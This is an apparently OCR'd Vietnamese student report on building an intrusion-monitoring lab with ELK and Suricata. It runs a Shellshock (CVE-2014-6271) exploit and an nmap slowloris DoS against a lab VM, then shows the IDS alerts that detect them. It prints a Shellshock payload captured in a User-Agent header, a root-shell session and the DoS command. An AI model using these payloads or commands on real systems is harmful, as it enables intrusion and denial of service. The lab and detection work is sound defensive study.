
2.4. Giới thiệu về Kibana

Kibana là một công cụ phân tích dữ liệu mã nguồn mở được sử dụng để trực quan hóa dữ liệu được lưu trữ trong Elasticsearch. Nó cung cấp một loạt các tính năng cho phép người dùng tạo các biểu đồ, đồ thị, bản đồ và các loại biểu đồ khác để khám phá và phân tích dữ liệu.

Kibana là một phần của bộ công cụ ELK (Elasticsearch, Logstash và Kibana). ELK là một bộ công cụ phổ biến được sử dụng cho phân tích nhật ký.

Kibana có thể được sử dụng để trực quan hóa dữ liệu từ nhiều nguồn khác nhau, bao gồm:

- Nhật ký: Kibana có thể được sử dụng để trực quan hóa dữ liệu nhật ký từ các nguồn như máy chủ, ứng dụng và thiết bị mạng.
- Mức độ sử dụng: Kibana có thể được sử dụng để trực quan hóa dữ liệu về mức độ sử dụng của ứng dụng, dịch vụ và tài nguyên.
- Dữ liệu kinh doanh: Kibana có thể được sử dụng để trực quan hóa dữ liệu kinh doanh từ các nguồn như hệ thống CRM và ERP.




Hình 2.19 Kibana Dashboard

2.5. Các gói hỗ trợ việc shipper cho ELK STACK

Elastic cung cấp 2 phương pháp chính cho việc gửi data từ agent tới elasticseach:

- Beat: là những dữ liệu nhẹ được gửi tới elasticseach. Elastic cung cấp các beat riêng biệ cho các loại dữ liệu khác nhau, chẳng hạn như log, metrics, uptime …
- Elastic Agent: là một agent dành cho việc thu thập nhật ký, số liệu, dữ liệu bảo mật và ngăn chặn mối đe dọa. Trong elastic agent có 2 chế độ khác nhau:
    - Manage by Fleet: các chính sách và vòng đời của Elastic Agent được quản lý tập trung bằng Fleet. Ứng dụng cho phép bạn thêm các tiện ích tích hợp tập trung với các dịch vụ và hệ thống phổ biến khác.
    - Standalone mode: Tất cả các chính sách được áp dụng cho Elastic Agent theo cách thủ công dưới dạng file YAML.



Hình 2.20 Các beat sử dụng trong Elastic stack

CHƯƠNG 3. TRIỂN KHAI MÔ HÌNH GIÁM SÁT AN TOÀN THÔNG TIN


3.1. Mô tả thực nghiệm

3.1.1. Kịch bản

Bài toàn: Cài đặt suricata trên mạng doanh nghiệp nhỏ. Giám sát được các tấn công từ bên ngoài mạng doanh nghiệp vào các thiết bị bên trong (webserver, các máy tính, …). Trong trường hợp này, ta có một máy chạy webserver bị dính lỗ hổng bảo mật CVE-2014-6271, dễ bị tấn công từ chối dịch vụ.

Mục đích: Suricata bắt được các cuộc tấn công bất thường từ ngoài mạng đến máy tính, webserver… của doang nghiệp và cho ra cảnh báo IDS trên màn hình dashboard.

Mô hình môi trường demo:



Hình 3.1 Mô hình triển khai thực nghiệm

3.1.2. Chuẩn bị

Các máy ảo demo

Cấu hình và chức năng các máy như sau:

Kali Linux

- IP: 192.168.145.19
- RAM 5GB, 2 nhân CPU, 50GB Storage, Network VMnet#1
- Là máy thực hiện các tấn công

CVE-2014-6271

- IP: 192.158.145.38
- RAM 512MB, 1 nhân CPU, 2GB storage, Network VMnet#1
- Là máy webserver, có lỗ hổng bảo mật, đóng vai trò nạn nhân

ELK Server

- IP: 192.168.145.29
- RAM 2GB, 1 nhân CPU, 20GB storage, Network Vmnet#1, Network Vmnet#2
- Là máy cài đặt elasticsearch, logstash, kibana


Suricata

- IP: 192.168.145.30
- RAM 2GB, 1 nhân CPU, 20GB storage, Network Vmnet#1
- Là server được cài đặt IDS Suricta

3.2. Thực hiện tấn công và phát hiện

3.2.1. Khai thác lỗ hổng CVE-2014-6271

Thực hiện ping kiểm tra kết nối từ máy kali (192.168.145.19) tới webserver (192.168.145.38)



Sử dụng công cụ Nmap để rà quét các cổngm thông tin về dịch vụ đang chạy trên máy nạn nhân:


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sCV -A -p22,80 -o nmap-service 192.168.145.38
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-10 12:23 EST
Nmap scan report for 192.168.145.38
Host is up (0.00026s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0 (protocol 2.0)
| ssh-hostkey:
|   1024 8b:4c:a0:14:1c:3c:8c:29:3a:16:1c:f8:1a:70:2a:f3 (DSA)
|   2048 d9:91:5d:c3:ed:78:b5:8c:9a:22:34:69:d5:68:6d:4e (RSA)
|_  256 b2:23:9a:fa:a7:7a:cb:cd:30:85:f9:cb:b8:17:ae:05 (ECDSA)
80/tcp open  http    Apache httpd 2.2.21 ((Unix) DAV/2)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.21 (Unix) DAV/2
|_http-title: [PentesterLab] CVE-2014-6271
MAC Address: 00:0C:29:F8:6F:65 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.26 ms 192.168.145.38
```

Nạn nhân có chạy dịch vụ webserver Apache version 2.2.21 trên port 80. Thực hiện truy cập vào webserver và xem mã nguồn:


Not secure | view-source:192.168.145.38

```
  </div>
</div>
<div class="container">
  <div class="body-content">

  <div class="row">
    <div class="col-lg-12">
      <h1>CVE-2014-6271</h1>
      <p>This system is running: </p>
        <script>
  function status() {
          $.getJSON("/cgi-bin/status", function (data) {
   $.each( data, function( key, val ) {
          $('#infos').append ( "<li><b>"+key+"</b>: " + val + "</li>" );
  });
  });
          }
```

Ta thấy được có một đường dẫn /cgi-bin/status, thực hiện truy cập theo đường dẫn http://192.168.145.38/cgi-bin/status:



Sử dụng công cụ nikto để rò quét lỗ hổng trên máy nạn nhân:



Ta thấy nạn nhân đang dính phải một lỗ hổng bảo mật shellshock – lỗ hổng giúp attacker thực thi lệnh trong bash shell tạo điều kiện chiến quyền điều khiển từ xa

Sử dụng metasploit framework để thực hiện tấn công:

Đã chiếm được tài khoản người dùng Pentester, admin (root), tạo file văn bản AT170653.txt

```
meterpreter > shell
Process 1053 created.
Channel 1 created.
whoami
pentesterlab
ls -la
total 4
drwxr-xr-x    2 root     root           60 Sep 25  2014 .
drwxr-xr-x    5 root     root          140 Sep 25  2014 ..
-rwxr-xr-x    1 root     root          120 Sep 25  2014 status
sudo -s
whoami
root
pwd
/var/www/cgi-bin
cd /root
echo "NGUYEN DAN TRUONG" > AT170653.txt
```

```
pentesterlab@vulnerable:~$
pentesterlab@vulnerable:~$ sudo -s
root@vulnerable:/home/pentesterlab# cd /root/
root@vulnerable:~# ls
AT170653.txt
root@vulnerable:~# cat AT170653.txt
NGUYEN DAN TRUONG
root@vulnerable:~# _
```

Phát hiện tấn công:

Alert Signature	Alert Category	Count
SURICATA HTTP unable to match response to request	Generic Protocol Co...	475
ET SCAN Possible Nmap User-Agent Observed	Web Application Att...	26
SURICATA Applayer Detect protocol only one direction	Generic Protocol Co...	6
SURICATA HTTP Host header ambiguous	Generic Protocol Co...	3
ET WEB_SERVER ColdFusion administrator access	Web Application Att...	2
ET WEB_SERVER Possible CVE-2014-6271 Attempt	Attempted Administ...	2

Chủ yến là suricata thực hiện phân tích gói tin và đưa ra cảnh báo

source.ip	source.port	destination.ip	destinatio
192.168.145.19	35089	192.168.145.38	80
192.168.145.38	42260	192.168.145.19	4444
192.168.145.19	38221	192.168.145.38	80
192.168.145.19	41074	192.168.145.38	80
192.168.145.19	41074	192.168.145.38	80
192.168.145.19	41074	192.168.145.38	80
192.168.145.19	41074	192.168.145.38	80
192.168.145.19	41074	192.168.145.38	80

Trong thời gian thực hiện tấn công thì chủ yếu traffic là kết nối http từ nạn nhân (192.168.145.38) đến máy attacker (192.168.145.19)

Phát hiện các công cụ đã được sử dụng ở bước tấn công

Trong mỗ cảnh báo cụ thể, có rất nhiều trường ywngs với các giá trị tương đương, như hình sau đây:

event.created	Dec 11, 2023 @ 00:28:57.182
event.dataset	suricata.eve
event.ingested	Dec 11, 2023 @ 00:28:58.198
event.kind	event
event.module	suricata
event.original	› {"timestamp":"2023-12-10T17:28:56.217136+0000","flow_id": ce":"ens33","event_type":"http","src_ip":"192.168.145.30" ip":"192.168.145.29","dest_port":9200,"proto":"TCP","pkt_ ta":{"flowints":{"http.anomaly.count":513}},"community_id 6SSqAVGg=","tx_id":1133,"http":{"http_port":0,"url":"/libl n","http_content_type":"application/json","status":200,"l

Tuy nhiên, chúng ta sẽ tập chung vào trường **event.original** vì đat là giá trị mà hacker gửi tới nạnn nhân đã được mã hóa. Trường này có thể chứa các phương thức GET, User-Agent, Payload, ….

Phát hiện công cụ nmap

Top Alert Signatures [Filebeat Suricata]


Export

Alert Signature	Alert Category	Count
SURICATA HTTP unable to match response to request	Generic Protocol Command Dec...	513
ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	26

Dec 11, 2023 @ 00:48:11.274 - Dec 11, 2023 @ 00:48:11.275

GtE=","http":{"hostname":"192.168.145.3
8","url":"/.git/HEAD","http_user_agen
t":"Mozilla/5.0 (compatible; Nmap Script
ing Engine; https://nmap.org/book/nse.ht
ml)","http_content_type":"text/html","ht
tp_method":"GET","protocol":"HTTP/1.
1","status":404,"length":207},"app_prot
o":"http","fileinfo":{"filename":"/.git/
HEAD","gaps":false,"state":"CLOSED","sto

26 hits



Dec 11, 2023 @ 00:48:11.000 - Dec 11, 2023 @ 00:48:12.000

Time	Document
Dec 11, 2023 @ 00:48:11.412	host.name: elk rule.name: ET SCAN Possible Nmap User-Agent Observed @timestamp: Dec 11, 2023 @ 00:48:11.412 agent.ephemeral_id agent.hostname: elk agent.id: 9b632831-2a90-4112-ab4e-63542697353b agent.name: elk agent.type: filebeat agent.version: 7.17.1 destination.bytes: 397B destination.domain: 192.168.145.38 destination.ip: 192.168.145.38 destination.packets: 3 destination. event.category: network, intrusion_detection event.created: Dec 11, 2023 @ 00:48:11.592 event.dataset: suricata.eve event.inge event.kind: alert event.module: suricata event.original: {"timestamp":"2023-12-
Dec 11, 2023 @ 00:48:11.405	host.name: elk rule.name: ET SCAN Possible Nmap User-Agent Observed @timestamp: Dec 11, 2023 @ 00:48:11.405 agent.ephemeral_id agent.hostname: elk agent.id: 9b632831-2a90-4112-ab4e-63542697353b agent.name: elk agent.type: filebeat agent.version: 7.17.1 destination.bytes: 463B destination.domain: 192.168.145.38 destination.ip: 192.168.145.38 destination.packets: 4 destination. event.category: network, intrusion_detection event.created: Dec 11, 2023 @ 00:48:11.592 event.dataset: suricata.eve event.inge event.kind: alert event.module: suricata event.original: {"timestamp":"2023-12-
Dec 11, 2023 @ 00:48:11.396	host.name: elk rule.name: ET SCAN Possible Nmap User-Agent Observed @timestamp: Dec 11, 2023 @ 00:48:11.396 agent.ephemeral_id agent.hostname: elk agent.id: 9b632831-2a90-4112-ab4e-63542697353b agent.name: elk agent.type: filebeat agent.version: 7.17.1 destination.bytes: 397B destination.domain: 192.168.145.38 destination.ip: 192.168.145.38 destination.packets: 3 destination. event.category: network, intrusion_detection event.created: Dec 11, 2023 @ 00:48:11.592 event.dataset: suricata.eve event.inge event.kind: alert event.module: suricata event.original: {"timestamp":"2023-12-

Phát hiện tấn công shellshock CVE-2014-6271

Alert Signature	Alert Category	Count
SURICATA HTTP unable to match response to request	Generic Protocol...	513
ET SCAN Possible Nmap User-Agent Observed	Web Application...	26
SURICATA Applayer Detect protocol only one direction	Generic Protocol...	6
SURICATA HTTP Host header ambiguous	Generic Protocol...	3
ET WEB_SERVER ColdFusion administrator access	Web Application...	2
ET WEB_SERVER Possible CVE-2014-6271 Attempt	Attempted Admi...	2
SURICATA HTTP Host header invalid	Generic Protocol...	2


```
"community_id": "1:NT9l709Q2HyYXpJHPenOGgT+MRA=",
"alert": {
  "action": "allowed",
  "gid": 1,
  "signature_id": 2022028,
  "rev": 2,
  "signature": "ET WEB_SERVER Possible CVE-2014-6271
    Attempt",
  "category": "Attempted Administrator Privilege Gain",
  "severity": 1,
```


```
"http": {
  "hostname": "192.168.145.38",
  "url": "/cgi-bin/status",
  "http_user_agent": "() { :;};echo -e \"\\r\\nbD9$(/tmp
    /fXDUh)bD9\"",
  "http_method": "GET",
  "protocol": "HTTP/1.1",
  "length": 0
},
```


3.2.2. Tấn công DoS và phát hiện

Kiểm tra kết nối tới webserver

```
┌──(kali㉿AT170653)-[~]
└─$ ping 192.168.145.38
PING 192.168.145.38 (192.168.145.38) 56(84) bytes of data.
64 bytes from 192.168.145.38: icmp_seq=1 ttl=64 time=0.259 ms
64 bytes from 192.168.145.38: icmp_seq=2 ttl=64 time=0.192 ms
64 bytes from 192.168.145.38: icmp_seq=3 ttl=64 time=0.793 ms
64 bytes from 192.168.145.38: icmp_seq=4 ttl=64 time=0.319 ms
64 bytes from 192.168.145.38: icmp_seq=5 ttl=64 time=0.506 ms
^C
── 192.168.145.38 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4042ms
rtt min/avg/max/mdev = 0.192/0.413/0.793/0.216 ms

┌──(kali㉿AT170653)-[~]
└─$
```

Lúc này webserver vẫn đang có thể truy cập bình thường:



Tấn công DoS bằng công cụ Nmap với câu lệnh sau:


```
nmap --max-parallelism 400 -script http-slowloris 10.0.2.13
```

```
┌──(root㉿AT170653)-[~]
└─# nmap --max-parallelism 400 -script http-slowloris 192.168.145.38
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 04:10 EST
```


Kết quả tấn công DOS: website/service của web server bị từ chối dịch vụ, không thể truy cập

You're browsing as a guest

Thử kiểm tra lại trên server bằng lệnh **curl http://127.0.0.1:**



Phát hiện tấn công thông qua công cụ nmap:



Top Alert Signatures [Filebeat Suricata]

Export


Alert Signature	Alert Category	Count
ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	1,636
SURICATA STREAM FIN out of window	Generic Protocol Comma...	8
SURICATA STREAM CLOSEWAIT FIN out of window	Generic Protocol Comma...	2

Các event được lưu lại với ip source là 192.168.145.19 [attacker]

Events [Filebeat Suricata]

Dec 9, 2023 @ 16:16:18.605	elk	182379127371202	tcp	192.168.145.1	32452	192.168.145.29	5601
Dec 9, 2023 @ 16:16:18.029	elk	1662581901968414	tcp	192.168.145.19	43797	192.168.145.38	5560
Dec 9, 2023 @ 16:16:18.029	elk	1437900121588997	tcp	192.168.145.19	43797	192.168.145.38	9110
Dec 9, 2023 @ 16:16:18.029	elk	1437339633796386	tcp	192.168.145.19	43797	192.168.145.38	6129
Dec 9, 2023 @ 16:16:18.029	elk	1634085390665006	tcp	192.168.145.19	43797	192.168.145.38	139
Dec 9, 2023 @ 16:16:18.029	elk	1618527750374752	tcp	192.168.145.19	43797	192.168.145.38	12345
Dec 9, 2023 @ 16:16:18.026	elk	1609095527547704	tcp	192.168.145.19	43797	192.168.145.38	8194
Dec 9, 2023 @ 16:16:18.026	elk	1489003638244353	tcp	192.168.145.19	43797	192.168.145.38	16992

Lưu lượng chủ yếu được gửi tới webserver là http.



KẾT LUẬN

Trong thời đại số ngày nay, việc bảo vệ mạng thông tin trở thành mối quan tâm hàng đầu đối với tổ chức và doanh nghiệp. Xây dựng hệ thống giám sát an toàn mạng là một bước quan trọng, và sử dụng nền tảng mã nguồn mở như ELK (Elasticsearch, Logstash, Kibana) và IDS (Intrusion Detection System) như Suricata mang lại những lợi ích to lớn.

